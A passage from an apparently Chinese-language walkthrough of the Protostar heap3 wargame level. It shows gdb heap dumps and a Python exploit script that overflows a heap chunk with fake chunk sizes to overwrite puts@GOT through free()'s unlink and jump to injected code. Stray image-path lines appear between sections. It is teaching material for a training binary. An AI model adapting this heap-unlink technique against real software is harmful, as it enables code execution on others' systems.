
```
(gdb) r `python heap3_a.py`
Starting program: /opt/protostar/bin/heap3 `python heap3_a.py`

Breakpoint 1, 0x08048911 in main (argc=4, argv=0xbffffd84) at heap3/heap3.c:24
24      in heap3/heap3.c
(gdb) x/64wx 0x804c000
0x804c000:      0x00000000      0x00000029      0x41414141      0x04886468
0x804c010:      0x4141c308      0x41414141      0x41414141      0x41414141
0x804c020:      0x41414141      0x41414141      0xfffffff8      0xfffffffc
0x804c030:      0x41414141      0x41414141      0x0804b11c      0x0804c00c
0x804c040:      0x00000000      0x00000000      0x00000000      0x00000000
0x804c050:      0x00000000      0x00000029      0x43434343      0x00000000
0x804c060:      0x00000000      0x00000000      0x00000000      0x00000000
0x804c070:      0x00000000      0x00000000      0x00000000      0x00000f89
0x804c080:      0x00000000      0x00000000      0x00000000      0x00000000
0x804c090:      0x00000000      0x00000000      0x00000000      0x00000000
0x804c0a0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804c0b0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804c0c0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804c0d0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804c0e0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804c0f0:      0x00000000      0x00000000      0x00000000      0x00000000
```

Breakpoint 2：




```
(gdb) c
Continuing.

Breakpoint 2, 0x0804891d in main (argc=4, argv=0xbffffd84) at heap3/heap3.c:25
25      in heap3/heap3.c
(gdb) x/64wx 0x804c000
0x804c000:      0x00000000      0x00000029      0x41414141      0x04886468
0x804c010:      0x4141c308      0x41414141      0x41414141      0x41414141
0x804c020:      0x41414141      0x41414141      0xfffffff8      0xfffffffc
0x804c030:      0x41414141      0x41414141      0x0804b11c      0x0804c00c
0x804c040:      0x00000000      0x00000000      0x00000000      0x00000000
0x804c050:      0x00000000      0x00000029      0x00000000      0x00000000
0x804c060:      0x00000000      0x00000000      0x00000000      0x00000000
0x804c070:      0x00000000      0x00000000      0x00000000      0x00000f89
0x804c080:      0x00000000      0x00000000      0x00000000      0x00000000
0x804c090:      0x00000000      0x00000000      0x00000000      0x00000000
0x804c0a0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804c0b0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804c0c0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804c0d0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804c0e0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804c0f0:      0x00000000      0x00000000      0x00000000      0x00000000
```

Breakpoint 3：



```
(gdb) c
Continuing.

Breakpoint 3, 0x08048929 in main (argc=4, argv=0xbffffd84) at heap3/heap3.c:26
26      in heap3/heap3.c
(gdb) x/64wx 0x804c000
0x804c000:      0x00000000      0x00000029      0x41414141      0x04886468
0x804c010:      0x4141c308      0x0804b11c      0x41414141      0x41414141
0x804c020:      0x41414141      0xfffffff4      0xfffffff8      0xfffffffc
0x804c030:      0x41414141      0xfffffff5      0x0804b194      0x0804b194
0x804c040:      0x00000000      0x00000000      0x00000000      0x00000000
0x804c050:      0x00000000      0x00000fb1      0x00000000      0x00000000
0x804c060:      0x00000000      0x00000000      0x00000000      0x00000000
0x804c070:      0x00000000      0x00000000      0x00000000      0x00000f89
0x804c080:      0x00000000      0x00000000      0x00000000      0x00000000
0x804c090:      0x00000000      0x00000000      0x00000000      0x00000000
0x804c0a0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804c0b0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804c0c0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804c0d0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804c0e0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804c0f0:      0x00000000      0x00000000      0x00000000      0x00000000
```
]]>

Breakpoint 4：



```
(gdb) c
Continuing.

Breakpoint 4, 0x08048935 in main (argc=4, argv=0xbffffd84) at heap3/heap3.c:28
28      in heap3/heap3.c
(gdb) x/64wx 0x804c000
0x804c000:      0x00000000      0x00000029      0x00000000      0x04886468
0x804c010:      0x4141c308      0x0804b11c      0x41414141      0x41414141
0x804c020:      0x41414141      0xfffffff4      0xfffffff8      0xfffffffc
0x804c030:      0x41414141      0xfffffff5      0x0804b194      0x0804b194
0x804c040:      0x00000000      0x00000000      0x00000000      0x00000000
0x804c050:      0x00000000      0x00000fb1      0x00000000      0x00000000
0x804c060:      0x00000000      0x00000000      0x00000000      0x00000000
0x804c070:      0x00000000      0x00000000      0x00000000      0x00000f89
0x804c080:      0x00000000      0x00000000      0x00000000      0x00000000
0x804c090:      0x00000000      0x00000000      0x00000000      0x00000000
0x804c0a0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804c0b0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804c0c0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804c0d0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804c0e0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804c0f0:      0x00000000      0x00000000      0x00000000      0x00000000
```

方法二：利用b的堆溢出

原理类似方法一，构造的攻击脚本如下：

```python
# heap3_b.py
# exploit b overflow
a = "A" * 4
a += "\x68\x64\x88\x04\x08\xc3" # shellcode

b = "A" * 32
# overflow into c
b += "\xf8\xff\xff\xff" # b块的size（伪）
b += "\xfc\xff\xff\xff" # c块的size（伪）
b += "B" * 8
b += "\x1c\xb1\x04\x08" # puts@GOTS - 12
b += "\x0c\xc0\x04\x08" # shellcode入口地址

c = "CCCC"

print a + " " + b + " " + c
```


下面在gdb中观察攻击过程，分别打以下四个断点。

```
(gdb) b *0x08048911 # free(c)
(gdb) b *0x0804891d # free(b)
(gdb) b *0x08048929 # free(a)
(gdb) b *0x08048935 # puts
```

运行，分别查看堆上情况。


```
(gdb) x/64wx 0x804c000
```

Breakpoint 1：




```
(gdb) r `python heap3_b.py`
Starting program: /opt/protostar/bin/heap3 `python heap3_b.py`

Breakpoint 1, 0x08048911 in main (argc=4, argv=0xbffffd74) at heap3/heap3.c:24
24      in heap3/heap3.c
(gdb) x/64wx 0x804c000
0x804c000:      0x00000000      0x00000029      0x41414141      0x04886468
0x804c010:      0x0000c308      0x00000000      0x00000000      0x00000000
0x804c020:      0x00000000      0x00000000      0x00000000      0x00000029
0x804c030:      0x41414141      0x41414141      0x41414141      0x41414141
0x804c040:      0x41414141      0x41414141      0x41414141      0x41414141
0x804c050:      0xfffffff8      0xfffffffc      0x43434343      0x42424200
0x804c060:      0x0804b11c      0x0804c00c      0x00000000      0x00000000
0x804c070:      0x00000000      0x00000000      0x00000000      0x00000f89
0x804c080:      0x00000000      0x00000000      0x00000000      0x00000000
0x804c090:      0x00000000      0x00000000      0x00000000      0x00000000
0x804c0a0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804c0b0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804c0c0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804c0d0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804c0e0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804c0f0:      0x00000000      0x00000000      0x00000000      0x00000000
```

Breakpoint 2：




```
(gdb) c
Continuing.

Breakpoint 2, 0x0804891d in main (argc=4, argv=0xbffffd74) at heap3/heap3.c:25
25      in heap3/heap3.c
(gdb) x/64wx 0x804c000
0x804c000:      0x00000000      0x00000029      0x41414141      0x04886468
0x804c010:      0x0000c308      0x0804b11c      0x00000000      0x00000000
0x804c020:      0x00000000      0x00000000      0x00000000      0x00000029
0x804c030:      0x41414141      0x41414141      0x41414141      0x41414141
0x804c040:      0x41414141      0x41414141      0x41414141      0xfffffff4
0x804c050:      0xfffffff8      0xfffffffc      0x43434343      0xfffffff5
0x804c060:      0x0804b194      0x0804b194      0x00000000      0x00000000
0x804c070:      0x00000000      0x00000000      0x00000000      0x00000f89
0x804c080:      0x00000000      0x00000000      0x00000000      0x00000000
0x804c090:      0x00000000      0x00000000      0x00000000      0x00000000
0x804c0a0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804c0b0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804c0c0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804c0d0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804c0e0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804c0f0:      0x00000000      0x00000000      0x00000000      0x00000000
```

Breakpoint 3：



```
(gdb) c
Continuing.

Breakpoint 3, 0x08048929 in main (argc=4, argv=0xbffffd74) at heap3/heap3.c:26
26      in heap3/heap3.c
(gdb) x/64wx 0x804c000
0x804c000:      0x00000000      0x00000029      0x41414141      0x04886468
0x804c010:      0x0000c308      0x0804b11c      0x00000000      0x00000000
0x804c020:      0x00000000      0x00000000      0x00000000      0x00000029
0x804c030:      0x00000000      0x41414141      0x41414141      0x41414141
0x804c040:      0x41414141      0x41414141      0x41414141      0xfffffff4
0x804c050:      0xfffffff8      0xfffffffc      0x43434343      0xfffffff5
0x804c060:      0x0804b194      0x0804b194      0x00000000      0x00000000
0x804c070:      0x00000000      0x00000000      0x00000000      0x00000f89
0x804c080:      0x00000000      0x00000000      0x00000000      0x00000000
0x804c090:      0x00000000      0x00000000      0x00000000      0x00000000
0x804c0a0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804c0b0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804c0c0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804c0d0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804c0e0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804c0f0:      0x00000000      0x00000000      0x00000000      0x00000000
```

Breakpoint 4：



```
(gdb) c
Continuing.

Breakpoint 4, 0x08048935 in main (argc=4, argv=0xbffffd74) at heap3/heap3.c:28
28      in heap3/heap3.c
(gdb) x/64wx 0x804c000
0x804c000:      0x00000000      0x00000029      0x0804c028      0x04886468
0x804c010:      0x0000c308      0x0804b11c      0x00000000      0x00000000
0x804c020:      0x00000000      0x00000000      0x00000000      0x00000029
0x804c030:      0x00000000      0x41414141      0x41414141      0x41414141
0x804c040:      0x41414141      0x41414141      0x41414141      0xfffffff4
0x804c050:      0xfffffff8      0xfffffffc      0x43434343      0xfffffff5
0x804c060:      0x0804b194      0x0804b194      0x00000000      0x00000000
0x804c070:      0x00000000      0x00000000      0x00000000      0x00000f89
0x804c080:      0x00000000      0x00000000      0x00000000      0x00000000
0x804c090:      0x00000000      0x00000000      0x00000000      0x00000000
0x804c0a0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804c0b0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804c0c0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804c0d0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804c0e0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804c0f0:      0x00000000      0x00000000      0x00000000      0x00000000
```